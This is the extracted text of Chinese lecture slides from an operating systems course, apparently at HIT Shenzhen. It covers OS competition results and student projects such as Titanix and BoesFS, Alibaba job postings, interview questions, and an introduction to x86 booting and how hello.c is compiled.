
队伍	最后提交时间(ASC)	rank
startos/ 重庆理工大学	2021-05-2 7:12:43:01	100.0000
电脑配件社/ 北京大学	2021-05-2 7:20:33:18	100.0000
become_high/ 国防科技大学	2021-05-2 7:23:03:55	100.0000
3Los/ 华中科技大学	2021-05-2 8:17:57:44	100.0000
UltraOS/ 哈尔滨工业大学 (深圳)	2021-05-2 9:22:29:10	100.0000

#	用户名	队伍	最后提交时间(ASC)	rank
1	calvinm7	湖南大学	2021-07-1 9:25:57:08	63.0
2	loancold	UltraOS/ 哈尔滨工业大学 (深圳)	2021-07-1 9:23:02:41	63.0
3	rethelo	3Los/ 华中科技大学	2021-07-1 9:16:42:13	61.0

#	用户名	队伍	最后提交时间(ASC)	rank
1	loancold	UltraOS/ 哈尔滨工业大学 (深圳)	2021-08-16 2:03:26	20.03
2	rethelo	3Los/ 华中科技大学	2021-08-18 16:08:55	18.9759

HITSZ

..... 设计与实现

HoitFS落地实现 (I) - 驱动适配

- mini 2440硬件接线 + 搭载SylixOS、Norflash访问能力

```
...  
#define NOR_FLASH_SIZE 0x00000000  
#define NOR_FLASH_BASE 0x00000000  
...  
int main()  
{  
    printf("HoitFS v1.0.0\n");  
    ...  
}
```

Team © Hoit-23o2



为何要实现操作系统?

操作系统理论是计算机科学中历史悠久而活跃的一个分支，而现今全球软件工业正是建立在操作系统的地基之上。因此，作为一名计科学生，自己动手实现一个操作系统既有学习上的意义，又有工程训练的作用，还兼有一点浪漫情怀。

赛事流程：内核赛（以2023年为例）

准备参赛

- 重温操作系统知识
- 学习优秀开源作品
- 初步决定内核总体架构

准备阶段（2月~3月27日）

自由发挥阶段

- 继续调试与完善内核
- 自由发挥，如移植现实应用（gcc、redis）、运行游戏等
- 准备文档与答辩材料

全国赛第二阶段（8月2日~8月19日）

Titanix

项目特征总览

Rust语言开发

105套标准系统调用

Busybox, vi, gcc, redis等现实程序支持

FAT32文件系统支持

网络支持

特色功能

Vi编辑器

Redis KV数据库

Gcc编译器

ncat外网联通

Pacman游戏

全国赛第二阶段实现完善OS

初赛满分通过


序号	用户名	队伍	最后提交时间(JAR)	提交分数(JAR)	rank
1	2023040407015	华南理工大学/华南理工大学	2023-04-16 14:30:26	22	102.0000
2	2023041201314	Thunisoft 哈尔滨工业大学 (深圳)	2023-04-04 21:50:35	17	102.0000
3	2023040801003	杭州电子科技大学	2023-04-10 01:43:31	9	102.0000
4	2023040300705	福建工程学院/中国海洋大学	2023-04-16 10:38:44	17	102.0000
5	2023041301332	Harbin Institute of Technology (Shenzhen)	2023-04-16 17:59:27	28	102.0000
6	2023033001012	LeifengWang 杭州电子科技大学	2023-04-20 21:25:24	5	102.0000
7	2023040701014	404/华南理工大学	2023-04-22 23:21:08	17	102.0000
8	2023031301262	Harbin Institute of Technology (Shenzhen)	2023-04-23 18:58:43	12	102.0000
9	2023040901013	Harbin Institute of Technology (Shenzhen)	2023-04-27 16:16:11	10	102.0000

初赛阶段（3月28日~6月7日）

基础阶段

- 团队分工，各司其职
- 着手构建操作系统内核，实现主要组件如进程管理、内存管理和文件系统等
- 实现若干基本系统调用，以通过基础测试用例

全国赛第一阶段位居榜首



全国赛第一阶段位居榜首

序号	用户名	队伍	最后提交时间(JAR)	提交分数(JAR)	rank
1	2023040407015	华南理工大学/华南理工大学	2023-04-16 14:30:26	22	102.0000
2	2023041201314	Thunisoft 哈尔滨工业大学 (深圳)	2023-04-04 21:50:35	17	102.0000
3	2023040801003	杭州电子科技大学	2023-04-10 01:43:31	9	102.0000
4	2023040300705	福建工程学院/中国海洋大学	2023-04-16 10:38:44	17	102.0000
5	2023041301332	Harbin Institute of Technology (Shenzhen)	2023-04-16 17:59:27	28	102.0000
6	2023033001012	LeifengWang 杭州电子科技大学	2023-04-20 21:25:24	5	102.0000
7	2023040701014	404/华南理工大学	2023-04-22 23:21:08	17	102.0000
8	2023031301262	Harbin Institute of Technology (Shenzhen)	2023-04-23 18:58:43	12	102.0000
9	2023040901013	Harbin Institute of Technology (Shenzhen)	2023-04-27 16:16:11	10	102.0000

全国赛第一阶段（6月10日~8月1日）


进阶阶段

- 完善与调试内核各个组件功能细节
- 丰富内核的功能，以通过难度更高的测试用例
- 优化内核性能，如页缓存、写时复制和多核支持等

现场赛与最终答辩（8月20、21日）



现场赛与最终答辩



Titanix的设计总结与经验分享



Titanix(Titanix-Unix) 基于RISC-V 64的多核异步操作系统

总决赛现场赛&颁奖
· 荣获全国一等奖

现场答辩阶段

- 现场赛实现若干新功能，实时打榜
- 答辩展示作品功能与创新点

24

赛事流程：功能赛（以2023年为例）




哈尔滨工业大学（深圳）
HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN

区域赛备赛

- ✓ 官方赛题发布
- ✓ 聆听赛题讲解，调研方向和确定选题
- ✓ 与企业导师联系，确认赛题需求
- ✓ 技术栈学习、细分方向调研
- ✓ 架构设计，实现项目基本的demo
- ✓ 项目仓库建设、开发&知识笔记同步

区域赛阶段（3月~6月07日）

架构&demo 构成组件示意



仓库建设




笔记同步




区域赛作品demo
BoesFS：基于eBPF实现的文件系统沙盒

决赛完整作品


项目拓展



决赛文档



完整作品



决赛阶段（6月~8月15日）

决赛备赛

- ✓ 完整编码实现赛题预期功能
- ✓ 进一步联系企业导师，讨论拓展点
- ✓ 冲刺高难的额外拓展创新点
- ✓ 作品功能&性能测试构建与分析
- ✓ 仓库开源持续维护，同步开发细节
- ✓ 决赛文档撰写，系统代码整理与提交

准备总决赛

- ✓ 准备答辩PPT和打磨答辩细节
- ✓ 制作系统的功能演示视频
- ✓ 准备代码运行环境，温习代码应对验收
- ✓ 与评委讨论有关方向，技术交流与头脑风暴，对项目进行未来展望

决赛答辩与检查（8月16日）

比赛现场



答辩验收



总决赛现场演示&颁奖
• 获得功能赛一等奖

19~22级学习情况



19~23级学习情况



19~23级学习情况



19~23级学习情况



全国大学生物联网设计竞赛（华为杯）总决赛一等奖3项，二等奖1项


课程学生走出国门，分享科研成果



(a) 2025美国波士顿OSDI会议



(b) 2025荷兰鹿特丹ASPLOS



(c) 2025荷兰鹿特丹EuroSys



(d) 2026美国西雅图OSDI会议



(e) 2023美国波士顿USENIX ATC



(f) 2025美国旧金山FAST会议

最后一点胡思乱想

在HITSZ的三年，让我度过了非常丰富多彩的时光，厚重的校史与各路神仙同学让我一刻也不敢放松。

希望老师和领导能够更加**宽容**不同同学不同的天资、兴趣、性格，尤其是努力了但确实**保不上研**的同学。尽量帮助他们早进行职业规划，同时也并不是每一位同学都适合做高端的学术研究。

官网和公众号上总是宣传最耀眼的星星，但**学分绩**总要有人处在后80%，天资平凡一些的他们也并非不努力，也渴望被看见、被关怀，而不是在竞争中一次又一次的被打击、被否定。他们希望听到：“**其实，你也同样优秀...**”。

1. 系统软件开发资深专家-操作系统 (P8、P9)

1) 职位描述

1. 分析Linux操作系统行业发展趋势，制定阿里云Linux操作系统发展战略和规划，研发并交付高品质的Linux发行版。
2. 参与操作系统规范的制定，构建开发者生态，培养用户群体。
3. 深入理解 Linux 操作系统以及内核运作机制，根据业务需求做相应的特性开发和定制。

2) 职位要求

1. 有Linux操作系统发行版相关工作经验及领域知识，参与过重大项目实施交付；
2. 熟悉x86、ARM64硬软件生态，了解硬件兼容性认证机制；
3. 在 Linux 内核，虚拟化，或其它系统编程技术领域，有扎实的技术积累或相关工作经验；
4. 拥有以下工作经验之一者优先考虑：
 - 1) 参与过操作系统相关生态建设以及规范制定工作；
 - 2) 有虚拟化、中断、DMA、PCI、SCSI等硬件相关工作经历；
 - 3) 熟悉 Linux 内核 x86/Arm64 处理器体系结构相关代码，有系统性能优化经验；
 - 4) 熟悉Systemd、编译器、Managed Runtime等操作系统核心组件

3) 工作地点

北京，杭州

2. 服务器操作系统优化高级专家 ($\leq$ P8)

1) 职位描述

1. 深入理解 Linux 操作系统内核运作机制，能够根据业务需求做相应的特性开发和定制。
2. 熟练运用各种系统性能分析工具，深入地分析系统软件性能瓶颈，从系统全局角度优化系统，满足业务需求。

2) 职位要求

1. 在 C/C++, Linux 内核，虚拟化，或其它系统编程技术领域，有扎实的技术积累或相关工作经验；
2. 能够快速解决问题，将系统软件研发的能力与业务场景相结合，提升系统效能。
3. 拥有以下工作经验之一者优先考虑：
 - 1) 熟悉 Linux 内核 x86/arm 处理器体系结构相关代码，有系统性能优化经验；
 - 2) 熟悉并行编程，高性能服务器编程，有复杂应用软件调优经验，如数据库、Web 服务器等；
 - 3) 熟悉 Linux 中断、DMA机制，内核总线驱动框架，如 PCIe、SCSI 等；

3) 工作地点

北京，杭州、上海、深圳

3. 系统软件开发专家 (P7)

1) 职位描述

1. 负责操作系统 BaseOS 核心软件研发与维护;
2. 负责系统软件相关的缺陷排查与修复工作;
3. 负责系统软件性能调优、端到端优化工作, 使系统软件研发目标满足业务需求。

2) 职位要求


1. 擅长 C/C++/Golang 等常见的系统软件编程语言之一;
2. 具备快速定位解决问题的能力, 有业务视角, 能将软件研发能力与业务场景相结合;
3. 有下列开发经验之一者优先:
 - 操作系统发行版社区(如 Fedora 社区, Debian 社区, Gentoo 社区等)经验;
 - 熟悉软件构建、RPM 打包、持续集成、操作系统发行版制作与调试;
 - 系统软件调优经验

3) 工作地点

北京, 杭州、上海、深圳

/ 操作系统面试题 (必备) /

- (一) 请分别简单说一说进程和线程以及它们的区别。
- (二) 线程同步的方式有哪些？
- (三) 进程的通信方式有哪些？
- (四) 什么是缓冲区溢出？有什么危害？其原因是什么？
- (五) 什么是死锁？死锁产生的条件？
- (六) 进程有哪几种状态？
- (七) 分页和分段有什么区别？
- (八) 操作系统中进程调度策略有哪几种？
- (九) 说一说进程同步有哪几种机制。
- (十) 说一说死锁的处理基本策略和常用方法。



- 课程设置与课程介绍
- **操作系统的目标、作用、功能**
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用

操作系统是什么？



■ 操作系统与计算机系统


■ 对系统资源实施管理和调度

- 硬件资源(处理器、存储器、设备管理)
- 软件资源 (信息、数据-文件管理)

■ 控制和协调并发活动

■ 提供用户界面

- 环境
- 接口



操作系统是一个大型的程序系统，它负责计算机系统软、硬件资源的分配；控制和协调并发活动；提供用户接口，使用户获得良好的工作环境。

操作系统是如何启动的？


■ 计算机刚打开电源时，IP=? 由硬件设计者决定!

■ 看看x86 PC

- (1) x86 PC刚开机时CPU处于16位实模式
- (2) 开机时，CS=0xFFFF; IP=0x0000
- (3) 寻址0xFFFF0 (ROM BIOS映射区)
- (4) 检查RAM，键盘，显示器，软硬磁盘
- (5) 将磁盘0磁道0扇区读入0x7C00处
- (6) 设置CS=0x07C0，IP=0x0000

从磁盘中加载OS

内存地址空间 (4G)



操作系统做了什么？

经典的 “hello.c” C-源程序

```
#include <stdio.h>

int main()
{
    printf("hello, world\n");
}
```


功能：输出 “hello,world”

hello.c的ASCII文本表示

#	i	n	c	l	u	d	e	SP	<	s	t	d	i	o	.
35	105	110	99	108	117	100	101	32	60	115	116	100	105	111	46
h	>	\n	\n	i	n	t	SP	m	a	i	n	(	)	\n	{
104	62	10	10	105	110	116	32	109	97	105	110	40	41	10	123
\n	SP	SP	SP	SP	p	r	i	n	t	f	(	"	h	e	l
10	32	32	32	32	112	114	105	110	116	102	40	34	104	101	108
l	o	,	SP	w	o	r	l	d	\	n	"	)	;	\n	SP
108	111	44	32	119	111	114	108	100	92	110	34	41	59	10	32
SP	SP	SP	r	e	t	u	r	n	SP	0	;	\n	}	\n	
32	32	32	114	101	116	117	114	110	32	48	59	10	125	10	

计算机不能直接执行hello.c！







以下是GCC+Linux平台中的处理过程



源程序、目标文件、执行程序、虚拟内存映像

编译、链接

可重定位目标文件

